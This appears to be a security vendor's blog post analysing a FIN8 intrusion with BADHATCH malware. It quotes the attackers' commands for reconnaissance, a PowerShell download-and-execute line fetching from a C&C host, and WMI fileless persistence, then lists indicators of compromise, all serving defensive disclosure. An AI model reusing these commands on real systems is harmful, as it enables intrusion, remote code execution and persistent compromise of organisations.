
Deep dive into a FIN8 attack – A forensic investigation



By **Martin Zugec** / Jul 27, 2021

During a recent investigation, our researchers encountered a new version of the BADHATCH malware used by the well-known threat actor, FIN8. We previously reported that FIN8 was working on a new version of the BADHATCH malware - and this recent attack supports our findings and conclusions. FIN8 is known for taking extended breaks to improve their tactics, techniques, and procedures (TTPs) which increases their success rate. With each new version of their toolkit, they start with small tests on a limited pool of victims before launching a full-scale attack.

One of the best defensive tools the security community has is to openly share details about these early attacks to improve our defensive toolkits.


The objective of this blog post is to provide insights into an attempted attack by FIN8 on one of our customers, and how we worked with the customer to thwart the attack before it could fully develop. Through sharing forensic analysis of the attack, we hope this threat intelligence can help other organizations targeted by FIN8.

FIN8's Tried and True Methods

FIN8 targets financial services and POS (point of sale) systems primarily through "living off the land" attacks – using built-in tools and interfaces (like PowerShell or WMI) and abusing legitimate services like sslip.io to disguise their activity. A combination of preventive capabilities (to slow down attackers and generate early indicators) and detect & respond capabilities is necessary to stop professional adversary groups such as FIN8.

NOTE: Prefixes are assigned to a threat group when a group is classified. Common prefixes are APT (Advanced Persistent Threat), FIN (Financially Motivated), or TEMP/TMP/UNC (Uncategorized). You can read more about this from MITRE. Unfortunately, there is no central authority for assigning names, so it is common for the adversary group to have many assigned aliases from different researchers.

Anatomy of an Attack



While the initial infection vector remains unclear, based on previous attacks by this group, it is understood that FIN8 most likely used social engineering techniques and spear-phishing campaigns for the initial compromise (read our analysis of FIN8 BADHATCH).

Network Reconnaissance

We know that at least two user accounts were compromised in the aforementioned attack. The first evidence of a compromise was detected on one of the database servers. Once on the network, the attackers engaged in **network reconnaissance** and retrieved a list of trusted domains and a list of domain controllers with the following commands:

```
nltest.exe /domain_trusts
```

```
nltest.exe /dclist:<domain>
```

Lateral Movement

After their initial reconnaissance, the malicious actors spread across the network expanding their foothold by, primarily, targeting domain controllers. They engaged in **lateral movement** by using the WMIC utility for remote code execution (a built-in Windows tool).

```
w mic.exe /node:<target> process call create "cmd /c powershell.exe -nop -ep bypass -c
$pw='b640a9c0e64704e1e202a07774613a29971fe5aa';$pa='sys';iex (New-Object
System.Net.WebClient).DownloadString('https://104-168-237-21.sslip[.]io/134af6')"
```

WMIC (`wmic.exe`) was used to create a remote command prompt instance (`cmd.exe`), which then executed the PowerShell code. The PowerShell command created two variables and attempted to download and execute the payload from one of FIN8's Command and Control (C&C) servers. This download was blocked by Bitdefender – below description is based on interpretation of variables discovered in our previous analysis of FIN8 operations.

- `$pw` – Probably password to decrypt the downloaded script file. Because download was blocked, we couldn't analyze the script.
- `$pa` – Instructions for malicious framework to impersonate the lsass.exe/vmtoolsd.exe token and inject itself into a new "svchost.exe -k netsvcs" process.

Finally, command line tried to execute (`iex` is an alias for `Invoke-Expression`) the code downloaded from the IP address `104[.]168[.]237[.]21` . Threat actors abused sslip.io for connection to C&C - a service that provides free IP to domain mapping to make SSL certificate generation easier for traffic encryption. While this service is legitimate and widely used, the malware abused it in an attempt at evading detection when connecting to C&C servers.

For one of the machines, a slightly different URL was observed (ending with `/edaea0`) with the identical `$pw` and `$pa` variables. The scripts downloaded from `sslip.io` were unavailable at the time of this analysis as the server was down.

This attempt was blocked by Bitdefender's command line scanning capability. To avoid the command line scanning, attackers then switched the attack tool to `wmiexec.py` from Impacket (a collection of Python classes to work with low-level access to packets and network protocols). This Python script connected directly to the target machine (without installing any service/agent on the target machine) and used the valid credentials to execute the code.

NOTE: As a result of using wmiexec.py, the command lines we noticed on affected machines have specific output redirection such as `\ 1> \\127.0.0.1\ADMIN$\__1621898828.3311949 2>&1` .

As is often the case with sophisticated adversaries, the attackers tried different methods to bypass the deployed security controls. Via trial and error, they were eventually able to take over some of the servers. One script used by the malicious actors, `C:\Windows\Temp\rdp.ps1` ,was unavailable at the time of this analysis, and we believe it was an attempt to use RDP tunneling (FIN8 has been known to use Plink for RDP tunneling).


Establishing Persistency

After successful lateral movement, the attackers tried to **establish persistency** on selected servers –targeting all domain controllers, but also other servers. To achieve persistency, they used WMI Event Subscription with a few different WMI objects.

Persistency was established on servers using commands such as:

```
cmd.exe cmd.exe /Q /c powershell.exe -nop -ep bypass -c C:\sldr.ps1 B4a0f3AE251b7689CFdDe1 1> \\127.0.0.1\ADMIN$\__1621898828.3311949 2>&1
```

The script `sldr.ps1` contains an RC4 encrypted byte array and the first argument (`B4a0f3AE251b7689CFdDe1`) is used as a decryption key. The decrypted script is used to select a .NET binary based on the architecture type (x86 or x64), create WMI objects used for persistence (described later) and create a WMI event trigger. Three objects are created in WMI to support the persistency.



The first object (`root\cimv2\Win32_Base64Class`) has a property `Prop` that contains the code of the payload. This is used to store the payload in the WMI object.

The second object (`root\subscription\PerfData`) contains a command to retrieve and execute this payload. This is what is known as a fileless attack - the binary is loaded into memory and a static method `.StartCheck()` is executed:

```
powershell.exe -nop -c [System.Reflection.Assembly]::Load(([WmiClass]'root\cimv2:Win32_Base64Class').Properties['Prop'].Value); [MSDAC.PerfOSChecker]::StartCheck()
```

Finally, the third object (`root\subscription\PerfOs`) handles persistency. It executes the previous PowerShell command when system uptime reaches a certain value (140 seconds after boot up of the system):

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 140 AND
TargetInstance.SystemUpTime < 240
```

The entry point of the stored .NET code is the method `[MSDAC.PerfOSChecker]::StartCheck()` . Once executed, it decrypts and executes a shellcode that downloads its next stage shellcode by contacting the following domains:

- `api-cdn[.]net`
- `git-api[.]com`
- `api-cdnw5[.]net`

After analyzing the shellcode, Bitdefender was able to download a DLL file that is used in the next stage of attack. Depending on the architecture, the shellcode downloads the `4e73e9a546e334f0aee8da7d191c56d25e6360ba7a79dc02fe93efbd41ff7aa4` file for the x64 version, and the `05236172591d843b15987de2243ff1bfb41c7b959d7c917949a7533ed60aafd9` file for the x86 version.

The downloaded DLL files represent an unknown piece of malware and the analysis of it is ongoing. So far, we know it is able to collect system information like computer name and volume information and it communicates with the same domains as the shellcode. These files are not detected by any AV product (per VirusTotal) at the time of discovery and have been signed by Bitdefender in the meantime (see file hashes in the IOCs section below).

FIN8 Response Recommendations

FIN8 typically targets the financial sector with a goal to compromise institutions and POS networks. In this attack, Bitdefender was able to block a number of malicious actions, thus preventing the attack from fully developing. An important element in this scenario was the expertise of the MDR team who quickly attributed the attack to a known adversary group and proactively worked with the customer to thwart the attempt.

To protect your business from attacks such as this in the future, separate your POS from the networks used by employees or guests and monitor access to it. The combination of prevention tools with detection and response tools are critical to help protect your business. Remember, groups like FIN8 can stealthily infiltrate networks over many months, so regularly have your security vendors validate their approach by staying on top of new threats in your industry.

Indicators of Compromise

Specific pre-execution detection for novel tools and artifacts of this attack have been added to Bitdefender products (`Trojan.GenericKD.46463307` , `Trojan.GenericKD.46463302` , `Trojan.GenericKD.37075281` , `Trojan.GenericKD.37075888`). The malicious domains used in this attack were also blacklisted in our traffic scan engine.

Domains
`api-cdn[.]net`
`git-api[.]com`
`api-cdnw5[.]net`
`104-168-237-21.sslip[.]io`

URLs

`https://104-168-237-21.sslip[.]io/134af6`

`https://104-168-237-21.sslip[.]io/edaea0`

SHA256

`ede6ca7c3c3aedeb70e8504e1df70988263aab60ac664d03995bce645dff0935`

`5b8b732d0bb708aa51ac7f8a4ff5ca5ea99a84112b8b22d13674da7a8ca18c28`

`4e73e9a546e334f0aee8da7d191c56d25e6360ba7a79dc02fe93efbd41ff7aa4`

`05236172591d843b15987de2243ff1bfb41c7b959d7c917949a7533ed60aafd9`

`edfd3ae4def3ddffb37bad3424eb73c17e156ba5f63fd1d651df2f5b8e34a6c7`

File Names and Locations

`C:\Windows\Temp\sldr.ps1`

`C:\Windows\Temp\s.ps1`

`C:\sldr.ps1`

`C:\Users\Public\s.ps1`

We would like to thank Dragos Teodor Gavrilut, Victor Vrabie, Cristina Vatamanu and Bogdan "Bob" Botezatu for their help with putting this report together.